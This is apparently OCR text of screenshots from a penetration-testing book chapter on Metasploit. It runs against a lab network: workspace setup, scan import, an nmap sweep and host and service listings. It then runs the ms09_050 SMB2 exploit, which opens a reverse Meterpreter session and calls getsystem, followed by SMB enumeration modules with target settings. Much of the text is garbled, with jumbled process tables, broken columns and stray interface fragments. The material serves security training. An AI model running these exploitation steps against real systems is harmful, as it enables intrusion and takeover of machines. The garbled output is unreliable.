
File Edit Search Format V	/iew Go Tools Window Help			
🗈 🗄 🖕 🧼 🖪 🖉	<i>I</i> <u>U</u> ⊕ MS <u>L</u> Z Sans ↓ 10 ↓ A ∨ □	✓ I = = =	≡ ∷ (
💌 🗁 TestCompany-ext-201503:	Title	Created time	Modified time	
🖿 🗋 project-notes 🔹	🕶 🛅 TestCompany-ext-20150315	12:18 AM	12:18 AM	
🕨 🖿 targets	🖺 project-notes	12:19 AM	12:23 AM	
📟 🗑 Trash	🔻 🛅 targets	12:21 AM	12:21 AM	
	192.168.202.1	12:21 AM	12:21 AM	
	192.168.202.131	12:31 AM	12:31 AM	
	192.168.202.130	12:32 AM	12:32 AM	
	192.168.202.128	12:32 AM	12:32 AM	
	🗑 Trash	12:18 AM	12:18 AM	
	2015/03/21-0022			
	Target Network 192.168.202.0/24			
<				
Notebook saved	4 pages			
🚞 ext-20150315	TestCompany-ext-20			

		гоо	t@kali-01:	~		_ 🗆 ×
File Edit V	/iew Search	Terminal Help				
CPU[Mem[Swp[430/10 173/1	99MB]	Load avera Uptime: 02	age: 0.32 2:38:29	
P1D USER 18192 root 18190 root 18190 root 18191 root 2341 root 9136 root 9137 root 3016 root 2886 root 2900 root 9223 root 2946 root 2956 root 2938 root 2931 root 2933 root 2913 root 2913 root 2913 root 2911 root 2912 root 2913 root 2914 root 2915 root 9151 root 9152 root 9153 root 9154 root	20 20 20 20 20 20 20 20 20 20 20 20 20 2	NI VIRT RE 0 25968 2054 0 3372 274 0 124M 2989 0 560M 114 0 560M 114 0 78092 1623 0 113M 1135 0 114M 3832 0 6152 242 -11 97660 682 0 156M 956 0 104M 2833 0 104M 2833 0 104M 2833 0 114M 3832 0 3672 217 0 560M 114 0 560M 114	4 5588 R 0 2212 R 6 5488 S M 33004 S 6 9800 S 6 9800 S 0 12984 S 0 2072 S 0 5780 S 6 2196 S 6 2196 S 6 12984 S 0 12984 S 1444 S 33004 S M 33004 S M 33004 S	$\begin{array}{ccccccc} 24.0 & 2.0 \\ 13.0 & 0.3 \\ 5.0 & 2.9 \\ 4.0 & 11.3 \\ 1.0 & 11.3 \\ 0.0 & 1.6 \\ 0.0 & 1.1 \\ 0.0 & 3.7 \\ 0.0 & 0.2 \\ 0.0 & 0.7 \\ 0.0 & 0.7 \\ 0.0 & 0.7 \\ 0.0 & 0.7 \\ 0.0 & 0.7 \\ 0.0 & 0.7 \\ 0.0 & 0.7 \\ 0.0 & 5.3 \\ 0.0 & 0.1 \\ 0.0 & 3.7 \\ 0.0 & 3.7 \\ 0.0 & 3.7 \\ 0.0 & 3.7 \\ 0.0 & 3.7 \\ 0.0 & 3.7 \\ 0.0 & 3.7 \\ 0.0 & 3.7 \\ 0.0 & 0.2 \\ 0.0 & 11.3 \\ 0.0 & 11.3 \\ 0.0 & 11.3 \end{array}$	0:02.01 0:24.62 4:00.34 3:10.81 0:29.58 1:06.26 0:10.20 0:32.06 0:03.28 0:15.07 0:00.47 0:33.03 0:02.50 0:00.41 0:02.39 0:00.57 0:00.20 0:05.15 0:00.60	/usr/bin/Xorg :0 -br iceweasel iceweasel gnome-terminal /usr/bin/metacity gnome-panel
9155 root 9156 root	21 20	1 560M 114	M 33004 S M 33004 S	0.0 11.3		iceweasel
9158 root 9165 root 9166 root	20 20 20	0 560M 114 0 560M 114 0 560M 114 0 560M 114 archF4FilterF5	M 33004 S M 33004 S M 33004 S	0.0 11.3 0.0 11.3 0.0 11.3 0.0 11.3 ortByF7Nice	0:00.00 0:00.67 0:00.04	iceweasel iceweasel iceweasel





Chapter 3: Exploitation Tools (Pwnage)





root@kalibook: ~

File Edit View Search Terminal Help
[ok] Starting PostgreSQL 9.1 database server: main.
[ok] Starting Metasploit rpc server: prosvc.
[ok] Starting Metasploit web server: thin.
[ok] Starting Metasploit worker: worker.
root@kalibook:~#

```
root@kalibook: ~
```

```
File Edit View Search Terminal Help
root@kalibook:~# msfconsole
[*] Starting the Metasploit Framework console.../
# cowsay++
< metasploit >
         (_____))\
Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on http://rapid7.com/metasploit
=[ metasploit v4.11.0-2015013101 [core:4.11.0.pre.2015013101 api:1.0.0]]
+ -- --=[ 1398 exploits - 877 auxiliary - 237 post ]
+ -- --=[ 356 payloads - 37 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
<u>msf</u> > workspace
 * default
  kalibook-int-20150300
msf >
<u>msf</u> >
 <u>msf</u> ><u>help use</u>
 Usage: use module name
 The use command is used to interact with a module of a given name.
```

Add the hosts instead of searching

Show this help information

Only show hosts which are up

Delete the hosts instead of searching

Only show the given columns (see list below)

-o <file> Send output to a file in csv format -R,--rhosts Set RHOSTS from the results of the search -S,--search Search string to filter by

Available columns: address, arch, comm, comments, created_at, cred_count, detected_arch, exploit_att empt_count, history_count, host_detail_count, info, mac, name, note_count, os_flavor, os_lang, os_na me, os_sp, purpose, scope, service_count, state, updated_at, virtual_host, vuln_count

<u>msf</u> >

<u>msf</u> > <u>help hosts</u>

-c <coll,col2>

OPTIONS:

-a,--add -d,--delete

-h,--help

-u,--up

Usage: hosts [options] [addr1 addr2 ...]

```
<u>msf</u> > workspace -h
Usage:
                                List workspaces
    workspace
    workspace [name]
                                Switch workspace
    workspace -a [name] ... Add workspace(s)
    workspace -d [name] ...
                                Delete workspace(s)
    workspace -r <old> <new>
                                Rename workspace
    workspace -h
                                Show this help information
msf > workspace -a TestCompany-int-20150402
[*] Added workspace: TestCompany-int-20150402
msf > workspace TestCompany-int-20150402
[*] Workspace: TestCompany-int-20150402
<u>msf</u> > <u>workspace</u>
  default
 kalibook-int-20150300
* TestCompany-int-20150402
<u>msf</u> >
```

```
<u>msf</u> > <u>cd kalibook/scans-docs</u> Changing directory to the scans
<u>msf</u> > ls
[*] exec: ls
201503150408 Intense scan, no ping on 192.168.202.0 24.xml
lab1-report.xml
openvas-vul-scan.xml
report-b82a186a-9b82-41e6-9b30-38b1c0d38ad9.pdf
msf > db_import openvas-vul-scan.xml Importing scan data into the database
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.6.6.2'
[*] Importing host 192.168.202.1
[*] Importing host 192.168.202.128
[*] Importing host 192.168.202.130
[*] Importing host 192.168.202.131
[*] Successfully imported /root/kalibook/scans-docs/openvas-vul-scan.xml
msf >
```

mef	> db nmap -/	- eV - 0	102 16	9 202 0/24	-			
					org) at 1	2015-05-02 17:54	EDT	
[*]	Nmap: Nmap :	scan rep	ort for	192.168.202.				
	Nmap: Host : Nmap: Not sl							
	Nmap: PORT		SERVIC		SION			
	Nmap: 22/tc			(pr	rotocol 2.	9)		
	Nmap: ssh Nmap: 10	-		· 23 · 54 · 48 · 04 ·	67.76.22.	1b:a4:a8:55:db ([
						96:b0:03:53:06 (F		
[*]	Nmap: _ 2	56 b7:d3	8:80:c1:	b2:3f:5f:5b:4	8:c8:13:0	e:9f:4e:73:eb (É		
	Nmap: 111/to		rpcbin	d 2-4	(RPC #10	3000)		
	Nmap: rpc: Nmap: p		rsion	port/proto	service			
		00000 2		111/tcp				
	Nmap: 1				rpcbind			
		00024 1 00024 1		32927/udp 49336/tcp				
	Nmap: 443/t					alCenter Web serv	vice	
						in OPTIONS respor		de 501)
				oesn't have a commonName=V		ext; charset=pla: atryName=US	in).	
				2015-02-28T06				
[*]	Nmap: _Not	valid a	after:	2016-02-28T06	6:34:52+00	:00		
						ntication Daemon		
						ata. IT you know .org/cgi-bin/serv		ersion, please sub cai :
						DB%P=x86_64-unknd		
						Jbuntu-2ubuntu2∖	r\n");	
	Nmap: MAC A Nmap: Device			6:C0:00:01 (V	(Mware)			
	Nmap: Runni	21	0	purpose				
				:linux_kernel	:3			
	Nmap: OS de							
	Nmap: Netwo Nmap: TRACE		nce: I	nop				
-								
[*]	Nmap: Host	Ls up (C	000031	s latency)				
[*]		000 scan	ned por	ts on 192.168				
[*] [*]	Nmap: All 10 Nmap: Too ma	000 scan any fing	ned por Jerprint	ts on 192.168 s match this		are closed ive specific OS d	details	
[*] [*] [*]	Nmap: All 10 Nmap: Too ma Nmap: Netwo	000 scan any fing rk Dista	ned por Jerprint Ance: 0	ts on 192.168 s match this hops	host to g	ive specific OS (at http://nmap.org
[*] [*] [*] [*] /su	Nmap: All 1(Nmap: Too m Nmap: Netwo Nmap: OS and bmit/	000 scan any fing rk Dista d Servic	ned por erprint nce: 0 e detec	ts on 192.168 s match this hops tion performe	host to g ed. Please	ive specific OS (report any inco	rrect results	at http://nmap.org
[*] [*] [*] /sul [*]	Nmap: All 1(Nmap: Too ma Nmap: Netwo Nmap: OS and bmit/ Nmap: Nmap (000 scan any fing rk Dista d Servic	ned por erprint nce: 0 e detec	ts on 192.168 s match this hops tion performe	host to g ed. Please	ive specific OS (rrect results	at http://nmap.org
[*] [*] [*] /sul [*]	Nmap: All 1(Nmap: Too ma Nmap: Netwo Nmap: OS and bmit/ Nmap: Nmap: > <u>hosts</u>	000 scan any fing rk Dista d Servic done: 25	ned por perprint nce: 0 e detec 66 IP ad	ts on 192.168 s match this hops tion performe dresses (7 ho	host to g ed. Please osts up) so	ive specific OS o report any incon canned in 173.35	rrect results seconds	at http://nmap.org
[*] [*] [*] /sul [*]	Nmap: All 1(Nmap: Too ma Nmap: Netwo Nmap: OS and bmit/ Nmap: Nmap: > <u>hosts</u>	000 scan any fing rk Dista d Servic done: 25	ned por perprint nce: 0 e detec 66 IP ad	ts on 192.168 s match this hops tion performe dresses (7 ho	host to g ed. Please osts up) so	ive specific OS (report any inco	rrect results seconds	at http://nmap.org
[*] [*] [*] /sul [*] <u>msf</u>	Nmap: All 10 Nmap: Too ma Nmap: Netwo Nmap: 0S and bmit/ Nmap: Nmap 0 > hosts ts "hos	000 scan any fing rk Dista d Servic done: 25	ned por perprint nce: 0 e detec 66 IP ad	ts on 192.168 s match this hops tion performe dresses (7 ho	host to g ed. Please osts up) so	ive specific OS o report any incon canned in 173.35	rrect results seconds	at http://nmap.org
[*] [*] [*] /sul [*] <u>msf</u> Hos ⁻	Nmap: All 10 Nmap: Too m Nmap: Netwo Nmap: 0S and bmit/ Nmap: Nmap 0 > hosts ts "hos	000 scar any fing rk Dista d Servic done: 25	ned por perprint nce: 0 e detec 66 IP ad	ts on 192.168 s match this hops tion performe dresses (7 ho and show	host to g. ed. Please osts up) se s all av	ive specific OS of report any incon- canned in 173.35 Vailable hos	rrect results seconds ts	
[*] [*] [*] /sul [*] <u>msf</u> Hos ===	Nmap: All 10 Nmap: Too ma Nmap: Netwo Nmap: 0S and bmit/ Nmap: Nmap 0 > hosts ts "hos	000 scan any fing rk Dista d Servic done: 25	ned por perprint nce: 0 e detec 66 IP ad	ts on 192.168 s match this hops tion performe dresses (7 ho and show name o	host to g ed. Please osts up) so	ive specific OS of report any incon- canned in 173.35 Vailable hos	rrect results seconds	at http://nmap.org info comments
[*] [*] [*] /sul [*] <u>msf</u> Hos [*] === add 192	Nmap: All 1(Nmap: Too ma Nmap: Netwo Nmap: 0S and bmit/ Nmap: Nmap (> hosts ts "hos ts "hos ts	000 scan any fing rk Dista d Servic done: 25 tS" CC mac 00:50:	ined por jerprint ince: 0 :e detec 66 IP ad 000000000000000000000000000000000000	ts on 192.168 s match this hops tion performe dresses (7 ho and show name o 0:01 L	host to g. ad. Please psts up) so s all av ps_name .inux	ive specific OS of report any incon canned in 173.35 vailable hos os_flavor os 3	rrect results seconds ts s_sp purpose .X server	
[*] [*] [*] [*] msf Hos ==== add 192 192	Nmap: All 10 Nmap: Too ma Nmap: Netwo Nmap: Os and bmit/ Nmap: Nmap of > hosts ts "hoss ts "hoss ress .168.202.1 .168.202.2	000 scan any fing the Dista done: 25 ts" cc mac 00:50: 00:00:	ined por jerprint ince: 0 ie detec i6 IP ad omma 56:c0:0 29:87:6	ts on 192.168 s match this hops dresses (7 ho and show name o 0:01 L d:55 W	host to g ad. Please osts up) so s all av os_name .inux /indows 200	ive specific OS of report any incon canned in 173.35 /ailable hos os_flavor os 3 38	rrect results seconds ts s_sp purpose .X server server	
[*] [*] [*] [*] [*] msf Hos ==== add 192 192 192	Nmap: All 1(Nmap: Too ma Nmap: Netwo Nmap: 0S and bmit/ Nmap: Nmap (> hosts ts "hos ts "hos ts	000 scan any fing the Distant done: 25 ts" cc mac 00:50: 00:00: 00:00:	ined por jerprint ince: 0 :e detec 66 IP ad 000000000000000000000000000000000000	ts on 192.168 s match this hops tion performe dresses (7 ho and show name o o.on 0:01 L d:55 W 9:94 W	host to g. ad. Please psts up) so s all av ps_name .inux	ive specific OS of report any incon canned in 173.35 /ailable hos os_flavor os 3 38	rrect results seconds ts s_sp purpose .X server	
[*] [*] [*] /sul [*] msf Hos === add 192 192 192 192 192	Nmap: All 10 Nmap: Too ma Nmap: Netwo Nmap: 0S and bmit/ > hosts ts "hoss == ress 	000 scan any fing the Distant done: 25 ts" cc mac 00:50: 00:0c: 00:0c: 00:0c:	ned por perprint nce: 0 e detec 6 IP ad 000000000000000000000000000000000000	ts on 192.168 s match this hops tion performe dresses (7 ho and show name o 0:01 L d:55 W 9:94 W e:d8	host to g. ed. Please osts up) so s all av os_name 	ive specific OS of report any incon canned in 173.35 /ailable hos os_flavor os 3 38	rrect results seconds ts s_sp purpose .X server server server	
[*] [*] [*] [*] /sul [*] msf Hos ==== add 192 192 192 192 192	Nmap: All 10 Nmap: Too ma Nmap: Netwo Nmap: 0S and bmit/ Nmap: Nmap 0 > hosts ts "hoss ts "hoss 168.202.1 .168.202.2 .168.202.3 .168.202.5	000 scan any fing the Distant done: 25 ts" cc mac 00:50: 00:0c: 00:0c: 00:0c:	ned por perprint nce: 0 e detec 6 IP ad 000000 56:c0:0 29:87:6 29:25:7 29:07:7	ts on 192.168 s match this hops tion performe dresses (7 ho and show name o 0:01 L d:55 W 9:94 W e:d8	host to g. ed. Please osts up) so s all av os_name 	ive specific OS of report any incon canned in 173.35 /ailable hos os_flavor os 3 38	rrect results seconds ts s_sp purpose .X server server server client	
[*] [*] [*] [*] [*] [*] [*] [*] Hos ==== add 192 192 192 192 192	Nmap: All 10 Nmap: Too ma Nmap: Netwo Nmap: 0S and bmit/ > hosts ts "hos ress 	000 scan any fing the Distant done: 25 ts" cc mac 00:50: 00:0c: 00:0c: 00:0c:	ned por perprint nce: 0 e detec 6 IP ad 000000 56:c0:0 29:87:6 29:25:7 29:07:7	ts on 192.168 s match this hops tion performe dresses (7 ho and show name o 0:01 L d:55 W 9:94 W e:d8	host to g. ed. Please osts up) so s all av os_name 	ive specific OS of report any incon canned in 173.35 /ailable hos os_flavor os 3 38	rrect results seconds ts s_sp purpose .X server server server client	
[*] [*] [*] [*] [*] [*] [*] [*] Hos: ==== add 192 192 192 192 192 192 192 192	Nmap: All 10 Nmap: Too ma Nmap: Netwo Nmap: 0S and bmit/ Nmap: Nmap 0 > hosts ts "hoss == ress 	000 scan any fing the Distant done: 25 ts" cc mac 00:50: 00:0c: 00:0c: 00:0c:	56:c0:0 29:87:6 29:45:8	ts on 192.168 s match this hops tion performe dresses (7 ho and show name o or of and show name o con con con con con con con con con con con con con con con con	host to g. ed. Please osts up) so s all av os_name 	ive specific OS of report any incon canned in 173.35 /ailable hos os_flavor os 38 38	rrect results seconds ts s_sp purpose .X server server client client	info comments
[*] [*] [*] [*] [*] [*] [*] [*] Hos: ==== add 192 192 192 192 192 192 192 192	Nmap: All 10 Nmap: Too ma Nmap: Netwo Nmap: 0S and bmit/ Nmap: Nmap 0 > hosts ts "hoss == ress 	000 scan any fing the Distant done: 25 ts" cc mac 00:50: 00:0c: 00:0c: 00:0c:	56:c0:0 29:87:6 29:45:8	ts on 192.168 s match this hops tion performe dresses (7 ho and show name o or of and show name o con con con con con con con con con con con con con con con con	host to g. ed. Please osts up) so s all av os_name 	ive specific OS of report any incon canned in 173.35 /ailable hos os_flavor os 3 38	rrect results seconds ts s_sp purpose .X server server client client	info comments
[*] [*] [*] [*] [*] [*] [*] [*] msf Hos ==== add 192 192 192 192 192 192 192 192 192 192	Nmap: All 10 Nmap: Too ma Nmap: Netwo Nmap: 0S and bmit/ > hosts ts "hoss == ress .168.202.1 .168.202.2 .168.202.3 .168.202.128 .168.202.129 > services vices "Ser == t	000 scan any fing the Distant done: 25 ts" cc mac 00:50: 00:0c: 00:0c: 00:0c: 00:0c: 00:0c:	proto	ts on 192.168 s match this hops tion performe dresses (7 ho and show name o 	host to g ed. Please osts up) so s all av os_name .inux /indows 200 /indows 200	ive specific OS of report any incon- canned in 173.35 vailable hos os_flavor os os_flavor os 38 38 38 Il available info	rrect results seconds ts s_sp purpose .X server server client client	info comments
[*] [*] [*] [*] [*] [*] [*] msf Hoss ==== add 192 192 192 192 192 192 192 192 192 192	Nmap: All 10 Nmap: Too mi Nmap: Netwo Nmap: 0S and bmit/ . Nmap: Nmap of > hosts ts "hos ress 	000 scan any fing the Distant done: 25 ts" CC mac 00:50: 00:0c: 00:0c: 00:0c: 00:0c: 00:0c:	56:c0:0 29:87:6 29:45:8 56'' CON	ts on 192.168 s match this hops tion performe dresses (7 ho and show name o 	host to g ed. Please osts up) so s all av os_name .inux /indows 2000 /indows 2000 /indows 7 /indows XP NOWS a state 	ive specific OS of report any incon- canned in 173.35 vailable hos os_flavor os 38 38 38 11 available info 	rrect results seconds ts s_sp purpose .X server server client client	info comments
[*] [*] [*] [*] [*] [*] [*] [*] Hos: ==== add 192 192 192 192 192 192 192 192 192 192	Nmap: All 10 Nmap: Too ma Nmap: Netwo Nmap: 0S and bmit/ > hosts ts "hoss == ress .168.202.1 .168.202.2 .168.202.3 .168.202.128 .168.202.129 > services vices "Ser == t	000 scan any fing the Distant done: 25 ts" cc mac 00:50: 00:0c: 00:0c: 00:0c: 00:0c: 00:0c:	proto	ts on 192.168 s match this hops tion performe dresses (7 ho and show name o 	host to g ed. Please osts up) so s all av os_name .inux /indows 200 /indows 200	ive specific OS of report any incon- canned in 173.35 vailable hos os_flavor os os_flavor os 38 38 38 Il available info	rrect results seconds ts s_sp purpose .X server server client client running s	info comments
[*] [*] [*] [*] [*] [*] [*] msf Hos === add 192 192 192 192 192 192 192 192 192 192	Nmap: All 10 Nmap: Too ma Nmap: Netwo Nmap: 0S and bmit/ Nmap: Nmap 0 > hosts ts "hoss == ress .168.202.1 .168.202.1 .168.202.129 > services vices "Set t .168.202.1 .168.202.1 .168.202.1 .168.202.1	000 scan any fing the Distand done: 25 ts" cc mac 	56:c0:0 29:87:6 29:25:7 29:07:7 29:45:8 29:25:7 29:07:7 29:45:8 29:25:7 29:07:7 29:45:8	ts on 192.168 s match this hops tion performe dresses (7 ho and show name o 0:01 L d:55 W 9:94 W e:d8 W 5:dc W nmand sh name ssh rpcbind http	host to g. ed. Please osts up) so s all av os_name .inux /indows 200 /indows 2	ive specific OS of report any incon- canned in 173.35 vailable hos os_flavor os os_flavor os os os_flavor os os os os os os os os os os os os os o	rrect results seconds ts s_sp purpose .X server server client client running s	info comments ervices.
[*] [*] [*] [*] [*] [*] [*] msf Hos: 192 192 192 192 192 192 192 192 192 192	Nmap: All 10 Nmap: Too ma Nmap: Netwo Nmap: 0S and bmit/ Nmap: Nmap 0 > hosts ts "hoss " 168.202.1 168.202.3 168.202.128 168.202.129 > services vices "Ser t - .168.202.1 168.202.129	000 scan any fing the Distant done: 25 ts" cc mac 	56:c0:0 29:87:6 29:25:7 29:07:7 29:45:8	ts on 192.168 s match this hops tion performe dresses (7 ho and show name of 0:01 L d:55 W 9:94 W e:d8 W 5:dc W nmand sh name ssh rpcbind	host to g. ed. Please osts up) so s all av os_name /indows 200 /indows 200	ive specific OS of report any incon- canned in 173.35 vailable hos os_flavor os os_flavor os os os_flavor os os os os os os os os os os os os os o	rrect results seconds ts s_sp purpose .X server server client client running s	info comments
[*] [*] [*] [*] [*] [*] [*] [*] [*] Hoss ==== add 192 192 192 192 192 192 192 192 192 192	Nmap: All 10 Nmap: Too ma Nmap: Netwo Nmap: 0S and bmit/ Nmap: Nmap 0 > hosts ts "hoss == ress .168.202.1 .168.202.1 .168.202.129 > services vices "Set t .168.202.1 .168.202.1 .168.202.1 .168.202.1	000 scan any fing the Distand done: 25 ts" cc mac 	56:c0:0 29:87:6 29:25:7 29:07:7 29:45:8 29:25:7 29:07:7 29:45:8 29:25:7 29:07:7 29:45:8	ts on 192.168 s match this hops tion performe dresses (7 ho and show name o 0:01 L d:55 W 9:94 W e:d8 W 5:dc W nmand sh name ssh rpcbind http	host to g. ed. Please osts up) so s all av os_name .inux /indows 200 /indows 2	ive specific OS of report any incon- canned in 173.35 vailable hos os_flavor os os_flavor os os os_flavor os os os os os os os os os os os os os o	rrect results seconds ts s_sp purpose .X server server client client running s	info comments ervices.
[*] [*] [*] [*] [*] [*] [*] Hos: ==== add [*] 192 192 192 192 192 192 192 192 192 192	Nmap: All 10 Nmap: Too ma Nmap: Netwo Nmap: 0S and bmit/ . Nmap: Nmap 0 > hosts ts "hoss 	000 scan any fing the Distant done: 25 ts" cc mac 00:50: 00:0c: 00:0c: 00:0c: 00:0c: 00:0c: 00:0c: 00:0c: 00:0c: 00:0c: 00:0c:	ined por gerprint ince: 0 ie detec ie for ad ie of IP ad ie of	ts on 192.168 s match this hops tion performe dresses (7 ho and show name of order the name of order the side we name of order the side we name of order the side we name of order the order the side we name of order the side we of order the side we name of order the side we of order the side we side we of order the side we o	host to g ed. Please osts up) so s all av os_name inux inux indows 200 indows 200 indows 200 vindows 200 vind	ive specific OS of report any incor- canned in 173.35 vailable hos os_flavor os os_flavor os 38 38 38 38 38 38 38 38 38 38 38 38 38	rrect results seconds ts s_sp purpose .X server server client client running s	info comments ervices.

	TestCompany-ext-20150315: 192.	168.202.3				
File Edit Search Format	View Go Tools Window Help					
🗈 🖻 🌲 📄 B	I U S MS L 🛱 Cantarell 🗘 10 ÷ ▲ ✓	✓ I <p< td=""><td>≣ :≘</td></p<>	≣ :≘			
💌 🗁 TestCompany-ext-201503:	Title	Created time	Modified time			
🖳 🗋 project-notes	🔻 🛅 TestCompany-ext-20150315	Sat, Mar 21 12:18 AM	Sat, Mar 21 12:18 AM			
🕨 🛅 targets	🕒 project-notes	Sat, Mar 21 12:19 AM	Sat, Mar 21 12:23 AM			
📟 🗑 Trash	🔻 🛅 targets	Sat, Mar 21 12:21 AM	Sat, Mar 21 12:21 AM			
	192.168.202.1	Sat, Mar 21 12:21 AM	Sat, Mar 21 12:21 AM			
	192.168.202.131	Sat, Mar 21 12:31 AM	Sat, Mar 21 12:31 AM			
	192.168.202.130	Sat, Mar 21 12:32 AM	Sat, Mar 21 12:32 AM			
	192.168.202.128	Sat, Mar 21 12:32 AM	Sat, Mar 21 12:32 AM			
	192.168.202.3		03:56 PM			
	🗑 Trash	Sat, Mar 21 12:18 AM	Sat, Mar 21 12:18 AM			
<pre>Sat, Mar 21 12:18 AM Sat, Mar 21 12:18 AM Sat, Mar 21 12:18 A msf exploit(ms09_050_smb2_negotiate_func_index) > exploit [*] Started reverse handler on 192.168.202.129:4444 [*] Connecting to the target (192.168.202.3:445) [*] Sending the exploit packet (857 bytes) [*] Waiting up to 180 seconds for exploit to trigger [*] Sending stage (770048 bytes) to 192.168.202.3 [*] Meterpreter session 1 opened (192.168.202.129:4444 -> 192.168.202.3:49273) at 2015-05-09 15:26:58 -0400 meterpreter ></pre>						
< III >	meterpreter > getsystem					

	Tue May 5, 3:57 PM
	root@kalibook: ~
File Edit View Search Terminal H	Help
192.168.202.2:LAB1 :0 192.168.202.2:LAB1 :1 192.168.202.2:B0-DC1 :2 192.168.202.2:LAB1 :1 192.168.202.2:LAB1 :1 192.168.202.2:LAB1 :1 192.168.202.2:LAB1 :1 192.168.202.2:LAB1 :1 192.168.202.2:MAC:00:0c:29:87:6 :1 192.168.202.3:B0-SRV2 :0	Permission denied 000 00G 1cG 20U 1bU 5d:55 00U 00G 20U 79:94

Pipe Auditor auxiliary/scanner/smb/pipe_dcerpc_auditor Pipe DCERPC Auditor auxiliary/scanner/smb/psexec_loggedin_users ndows Authenticated Logged In Users Enumeration auxiliary/scanner/smb/smb2 ocol Detection auxiliary/scanner/smb/smb_enumshares umeration auxiliary/scanner/smb/smb_enumusers meration (SAM EnumUsers) auxiliary/scanner/smb/smb_enumusers_domain ser Enumeration auxiliary/scanner/smb/smb_login eck Scanner auxiliary/scanner/smb/smb lookupsid Enumeration (LookupSid) auxiliary/scanner/smb/smb version Detection auxiliary/scanner/snmp/snmp_enumshares SMB Share Enumeration auxiliary/server/capture/smb on Capture: SMB auxiliary/server/http_ntlmrelay MS Credential Relayer auxiliary/spoof/nbns/nbns_response Service Spoofer 2010-06-16 exploit/linux/samba/chain reply

msf > use auxiliary/scanner/smb/smb_enumshares msf auxiliary(smb_enumshares) > show options

Module options (auxiliary/scanner/smb/smb_enumshares):

Name	Current Setting	Required	Description
	~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~		
LogSpider		no	0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt)
(accepted: 0, 1, 2,			May number of subdivertaries to enider
MaxDepth RHOSTS	999	yes	Max number of subdirectories to spider
SMBDomain	WORKGROUP	yes no	The target address range or CIDR identifier The Windows domain to use for authentication
SMBPass	WONKONOOF	no	The password for the specified username
SMBUser		no	The username to authenticate as
	false	yes	Show detailed information when spidering
SpiderProfiles		no	Spider only user profiles when share = C\$
SpiderShares	false	no	Spider shares recursively
THREADS	1	yes	The number of concurrent threads
USE_SRVSVC_ONLY	false	yes	List shares only with SRVSVC
<pre>msf auxiliary(smb_e</pre>		RHOSTS 192	2.168.202.3
RHOSTS => 192.168.2		CMDD .	
<u>msf</u> auxiliary(<mark>smb_</mark> e SMBDomain => LAB1	numsnares) > set	SMBDomain	LABI
msf auxiliary(smb e	numeharae) > cot	SMBUGOR GU	ost
SMBUser => Guest	numinar c3/ > set	Shboser du	
<u>msf</u> auxiliary(smb e	numshares) > show	options	
mor danietary (Smb_c	510	0002010	

msf auxiliary(smb_enumshares) > show options

Module options (auxiliary/scanner/smb/smb_enumshares):

Name	Current Setting	Required	Description
LogSpider	3	no	0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt)
(accepted: 0, 1, 2,	3)		
MaxDepth	999	yes	Max number of subdirectories to spider
RHOSTS	192.168.202.3	yes	The target address range or CIDR identifier
SMBDomain	LAB1	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser	Guest	no	The username to authenticate as
ShowFiles	false	yes	Show detailed information when spidering
SpiderProfiles	true	no	Spider only user profiles when share = C\$
SpiderShares	false	no	Spider shares recursively
THREADS	1	yes	The number of concurrent threads
USE_SRVSVC_ONLY	false	yes	List shares only with SRVSVC

msf auxiliary(smb_enumshares) > exploit_

[-] 192.168.202.3:139 - Login Failed: The SMB server did not reply to our request
[-] 192.168.202.3:445 - Login Failed: The server responded with error: STATUS ACCOUNT DISABLED (Command=11
WordCount=0)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumshares) >

msf auxiliary(pipe_dcerpc_auditor) > show options

Module options (auxiliary/scanner/smb/pipe_dcerpc_auditor):

	Name	Current Setting	Required	Description		
	RHOSTS SMBDomain SMBPIPE SMBPass SMBUser THREADS	WORKGROUP BROWSER 1	yes no yes no no yes	The target address range or CIDR identifier The Windows domain to use for authentication The pipe name to use (BROWSER) The password for the specified username The username to authenticate as The number of concurrent threads		
SI <u>m</u> : RI	1BDomain => <u>sf</u> auxiliary 10STS => 192	(pipe_dcerpc_audi	tor) > set	RHOSTS 192.168.202.3		
Mo	odule option	s (auxiliary/scan	ner/smb/pi	pe_dcerpc_auditor):		
	Name	Current Setting	Required	Description		
	RHOSTS SMBDomain SMBPIPE SMBPass SMBUser THREADS	192.168.202.3 LAB1 BROWSER 1	yes no yes no no yes	The target address range or CIDR identifier The Windows domain to use for authentication The pipe name to use (BROWSER) The password for the specified username The username to authenticate as The number of concurrent threads		
<u>m:</u>	<u>sf</u> auxiliary	(pipe_dcerpc_audi	tor) > exp	Loit Contraction Run module		
[* [*	Login Failed: The server refused our NetBIOS session request [*] Scanned 1 of 1 hosts (100% complete) [*] Auxiliary module execution completed msf auxiliary(pipe dcerpc auditor) >					

